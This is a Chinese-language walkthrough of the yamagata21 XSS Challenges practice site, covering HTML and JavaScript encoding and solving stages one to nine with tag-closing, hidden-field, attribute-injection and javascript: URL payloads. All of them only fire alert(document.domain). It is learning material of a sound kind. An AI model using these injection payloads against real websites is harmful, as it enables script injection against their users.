xss game 挑战笔记

前话

之前对 xss 接触比较少，只是会基础的 alert 操作，至于原理，为什么可以这么编码等问题一直都是模模糊糊的，所以这段时间恶补一下 xss 基础知识。大佬略过，如果文章内容有什么不对的地方还请大家斧正！

在文章开始之前先放两个链接，都是可以加深对 js,html 编码理解的文章，个人觉得非常优秀。

《XSS 与字符编码的那些事儿》---->http://www.2cto.com/article/201310/251830.html

《深入理解浏览器解析机制和 XSS 向量编码》------>http://bobao.360.cn/learning/detail/292.html

如果有刚开始接触 xss 的像我这样的新手，应该会有和我一样的经历，就是对 html 编码，js 编码分不清楚。什么时候该用 html 编码，什么时候用 js 编码呢？

本人对这些进行了一个简单的概括：

最常见的 html 编码有：html 实体编码。分为十进制和十六进制

如把尖括号编码[<]　十进制: <　html 十六进制:<(这里的分号是可以省掉的)

最常见的 js 编码有:八进制,十六进制,jsunicode 编码。

如把尖括号编码[<]　八进制:74　十六进制:x3c　unicode:u003c

js 和 html 不是同一种语言，所以就分为 html 解码和 js 解码。html 只能识别属于自己的编码，js 也是一样。因此 html 解析起并不能识别十六进制或者八进制的 js 编码。当然 js 也不能识别 html 实体编码。所以一般在 domxss 中大多是不用 html 编码的。再说一句，浏览器在解析代码的时候是先 html 解码，然后 url 解码，最后再运行 js 解析。所以这里可能就会有一种情况绕过，就是实体编码和 js 编码一起合作。上面的这边文章有例子可以看看，《XSS 与字符编码的那些事儿》说的已经很清楚了就不赘述了。

剩下的就是 url 编码和 base64 解码，这两个大家都很熟悉就不多说了。

接下来就记录一下菜鸡的我做 xss challengs 的思路和心得！

tip:(因为本人是用比较常见的 chrom 浏览器去复现,所以关于需要其他浏览器才能实现的情况只做思路说明。)


Challengs

第一关

第一关很简单什么都不用编码直接输入 payload 就会弹窗

<script>alert(document.domain);</script>

第二关




F12 看下源码，这里提示说要闭合上一个标签。所以也很简单，直接


```
<html>
<head>
  <meta http-equiv="content-type" content="text/html; charset=euc-jp">
  <link rel="stylesheet" type="text/css" href="style.css">
  <script language="JavaScript" type="text/javascript" src="script.js"></script>
  <title>XSS Challenges (by yamagata21) - Stage #2</title>
</head>
<body><div>
<h1>XSS Challenges</h1> <!-- Cross Site Scripting (XSS) Quiz -->
<h2>Stage #2</h2>
<b>What you have to do:</b><br>
Inject the following JavaScript command: <code>alert(document.domain);</code><p>
<b>Hint:</b> <span id="hide">close the current tag and add SCRIPT tag..</span>
<input type="hidden" name="key" value="tubhf.4/qiq">
<form action="?sid=447185901a2875630566befe5d3744d0cd431773" method="post">
<hr class=red>Search: <input type="text" name="p1" size="60" value="" ><input type="submit" value="Search">
<hr class=red>
</form>
<span id="msg" style="display:none"></span>
<p><hr>
This page was written by yamagata21,
inspired by <a href="http://blogged-on.de/xss/" target=_new>http://blogged-on.de/xss/</a>.
</div>

<!-- Google Analytics / *** THIS IS NOT A TARGET. PLEASE LAY OFF! *** -->
<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." : "http://www.");
document.write(unescape("%3Cscript src='" + gaJsHost + "google-analytics.com/ga.js' type='text/javascript'%3E%3C/script%3E"));
</script>
<script type="text/javascript">
var pageTracker = _gat._getTracker("UA-53066-4");
pageTracker._initData();
pageTracker._trackPageview();
</script>
<!-- Google Analytics / *** THIS IS NOT A TARGET. PLEASE LAY OFF! *** -->

</body>
</html>
```



```
"><script>alert(document.domain)</script>
```





第三关




```
<html>
<head>
  <meta http-equiv="content-type" content="text/html; charset=euc-jp">
  <link rel="stylesheet" type="text/css" href="style.css">
  <script language="JavaScript" type="text/javascript" src="script.js"></script>
  <title>XSS Challenges (by yamagata21) - Stage #3</title>
</head>
<body><div>
<h1>XSS Challenges</h1> <!-- Cross Site Scripting (XSS) Quiz -->
<h2>Stage #3</h2>
<b>What you have to do:</b><br>
Inject the following JavaScript command: <code>alert(document.domain);</code><p>
<b>Hint:</b> <span id="hide">The input in text box is properly escaped.</span>
<input type="hidden" name="key" value="tubhf%605/qiq">
<form action="?sid=170d5091e12627acf3821698ad3161fb64251702" method="post">
Search a place: <input type="text" name="p1" size=30>
<input type="submit" value="Search">  
Choose a country: <select name="p2">
<option>Japan</option>
<option>Germany</option>
<option>USA</option>
<option>United Kingdom</option>
</select></form>
<span id="msg" style="display:none"></span>
<p><hr>
This page was written by yamagata21,
inspired by <a href="http://blogged-on.de/xss/" target=_new>http://blogged-on.de/xss/</a>.
</div>

<!-- Google Analytics / *** THIS IS NOT A TARGET. PLEASE LAY OFF! *** -->
<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." : "http://www.");
```


这里很明显在 box 中进行 xss。看似只有这几个选项实际上是 post 传参的，可以 bp 抓包修改。也可以在 element 里面改。






加入

```
<script>alert(document.domain)</script>
```


查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
搜索 HTML
<input type="text" name="p1" size="30">
空白
<input type="submit" value="Search">
Choose a country:
<select name="p2">
<option>Japan<script>alert(document.domain)</script></option>
<option>Germany</option>
<option>USA</option>
<option>United Kingdom</option>
微信号: lemon-sec


XSS Challenges
Stage #3
What you have to do:
Inject the following JavaScript command: alert(document.domain);
Hint:
Search a place: 11111
Search
Choose a country: Japan<script>alert(document.domain)</script>
11111
This page was written by yamagata21, inspired by http://blogged-on.de/xss/.
微信号: lemon-sec


XSS Challenges
Stage #3
What you have to do:
Inject the following JavaScript command: alert(document.domain);
Hint:
Search a place:
Search
Choose a country: Japan
We couldn't find any places called "11111" in Japan
xss-quiz.int21h.jp
确定
微信号: lemon-sec

第四关


```
<html>
<head>
  <meta http-equiv="content-type" content="text/html; charset=euc-jp">
  <link rel="stylesheet" type="text/css" href="style.css">
  <script language="JavaScript" type="text/javascript" src="script.js"></script>
  <title>XSS Challenges (by yamagata21) - Stage #4</title>
</head>
<body><div>
<h1>XSS Challenges</h1> <!-- Cross Site Scripting (XSS) Quiz -->
<h2>Stage #4</h2>
<b>What you have to do:</b><br>
Inject the following JavaScript command: <code>alert(document.domain);</code><p>
<b>Hint:</b> <span id="hide">invisible input field</span>
<input type="hidden" name="key" value="tuohf..6/q1q">
<form action="?sid=ca27434af6ed39b958c950eb3f4fa4dbcaf57c28" method="post">
Search a place: <input type="text" name="p1" size=30>
<input type="submit" value="Search">  
Choose a country: <select name="p2">
<option>Japan</option>
<option>Germany</option>
<option>USA</option>
<option>United Kingdom</option>
</select>
<input type="hidden" name="p3" value="hackme">
</form>
<span id="msg" style="display:none"></span>
<p><hr>
This page was written by yamagata21,
```


这里通过提示可以知道有转义
但是可以看到 hiden 这 p3 也会 post 上去,我们在 post 上面做文章


```
p1=123&p2=Japan&p3="><script>alert(document.domain)</script>
```


p1=123&p2=Japan&p3="><script>alert(document.domain)</script>


通过抓包提交 p3




Original request
Edited request
Response
Raw
Params
Headers
Hex
POST /stage_4.php?sid=023945bc777de1bc751a5df2f3b94a67789c6ab3 HTTP/1.1
Host: xss-quiz.int21h.jp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://xss-quiz.int21h.jp
Connection: close
Referer: http://xss-quiz.int21h.jp/stage_4.php?sid=64e4757316e11ee4fc1fd5b52ec269b16287ce4f
Cookie: PHPSESSID=9ljdcv9igs25f2jm2o7mj54vu4; __utma=251560719.1491629368.1592268409.1592268409.1592268409.1; __utmb=251560719.18.10.1592268
__utmz=251560719.1592268409.1.1.utmcsr=baidu|utmccn=(organic)|utmcmd=organic; __utmt=1
Upgrade-Insecure-Requests: 1
p1=123&p2=Japan&p3="><script>alert(document.domain)</script>
微信号: lemon-sec


XSS Challenges
Stage #4
What you have to do:
Inject the following JavaScript command: alert(document.domain);
Hint:
Search a place:
Search
Choose a country:
Japan
xss-quiz.int21h.jp
确定
微信号: lemon-sec


第五关



输入的时候发现长度受限制，F12 查看源码；

这里设置了长度。但是也不难，初学 ctf 的人应该都遇到过这个情况，改掉 maxlength 就行了。

我直接改成了 150



然后输入："><script>alert(document.domain)</script>

第六关


输入"><script>alert(document.domain)</script><发现<>被过滤

这里我们换个思路，既然闭合不了就顺着他的意思，给他加个属性。


payload:

```
" onclick=alert(document.domain) id="a
```

触发后弹窗



第七关



这里可以知道和上节有点相似。但是按照上节的 payload 试试呢？

这里我们可以看到依然可以弹窗。但是和上节不同的地方就是 value。上节中 value 并没有值，而这里有了。说明什么？


这里对"进行了过滤，所以这里的"能正确出现在框里面，当作 value 的值。上节中没有过滤"符号所以 value 值是空。

第八关

```
<html>
<head>
  <meta http-equiv="content-type" content="text/html; charset=euc-jp">
  <link rel="stylesheet" type="text/css" href="style.css">
  <script language="JavaScript" type="text/javascript" src="script.js"></script>
  <title>XSS Challenges (by yamagata21) - Stage #8</title>
</head>
<body><div>
<h1>XSS Challenges</h1> <!-- Cross Site Scripting (XSS) Quiz -->
<h2>Stage #8</h2>
<b>What you have to do:</b><br>
Inject the following JavaScript command: <code>alert(document.domain);</code><p>
<b>Hint:</b> <span id="hide">the 'javascript' scheme.</span>
<input type="hidden" name="key" value="tubhf%601%3A/qiq">
<form action="?sid=cffbf2e3ce51334f87b78311214f19aa699fcd47" method="post">
Input a URL: <input type="text" name="p1" size="50">
<input type="submit" value="Make a Link"></form>
<span id="msg" style="display:none"></span>
<p><hr>
This page was written by yamagata21,
inspired by <a href="http://blogged-on.de/xss/" target=_new>http://blogged-on.de/xss/</a>.
</div>

<!-- Google Analytics / *** THIS IS NOT A TARGET. PLEASE LAY OFF! *** -->
<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." : "http://www.");
document.write(unescape("%3Cscript src='" + gaJsHost + "google-analytics.com/ga.js' type='text/javascript'%3E%3C/script%3E"));
</script>
<script type="text/javascript">
var pageTracker = _gat._getTracker("UA-53066-4");
pageTracker._initData();
pageTracker._trackPageview();
</script>
<!-- Google Analytics / *** THIS IS NOT A TARGET. PLEASE LAY OFF! *** -->

</body>
```


这里看到提示说用 javascript 协议。这里没有什么过滤直接 xss

javascript:alert(document.domain)



第九关

```
<html>
<head>
  <meta http-equiv="content-type" content="text/html; charset=euc-jp">
  <script language="JavaScript" type="text/javascript" charset="euc-jp" src="script.js"></script>
  <link rel="stylesheet" type="text/css" href="style.css">
  <title>XSS Challenges (by yamagata21) - Stage #9</title>
</head>
<body><div>
<h1>XSS Challenges</h1> <!-- Cross Site Scripting (XSS) Quiz -->
<h2>Stage #9</h2>
<b>What you have to do:</b><br>
Inject the following JavaScript command: <code>alert(document.domain);</code><p>
<b>Hint:</b> <span id="hide">UTF-7 XSS</span>
<input type="hidden" name="key" value="tubhf11121/qiq">
<form action="?sid=9f7a25750b1407fc0cbf908c29b97a69a550d220" method="post">
<hr class=red>No results for your Query. Try again:
<!-------------------------------------------------->
<input type="text" name="p1" size="50" value="javascript:alert(document.domain)">
<input type="hidden" name="charset" value="euc-jp">
<!-------------------------------------------------->

<input type="submit" value="Search">
<hr class=red>
</form>
<span id="msg" style="display:none"></span>
<p><hr>
This page was written by yamagata21,
```


这里提示说要用 utf-7 的编码来绕过。并且目前只有 IE7 下才会成功。

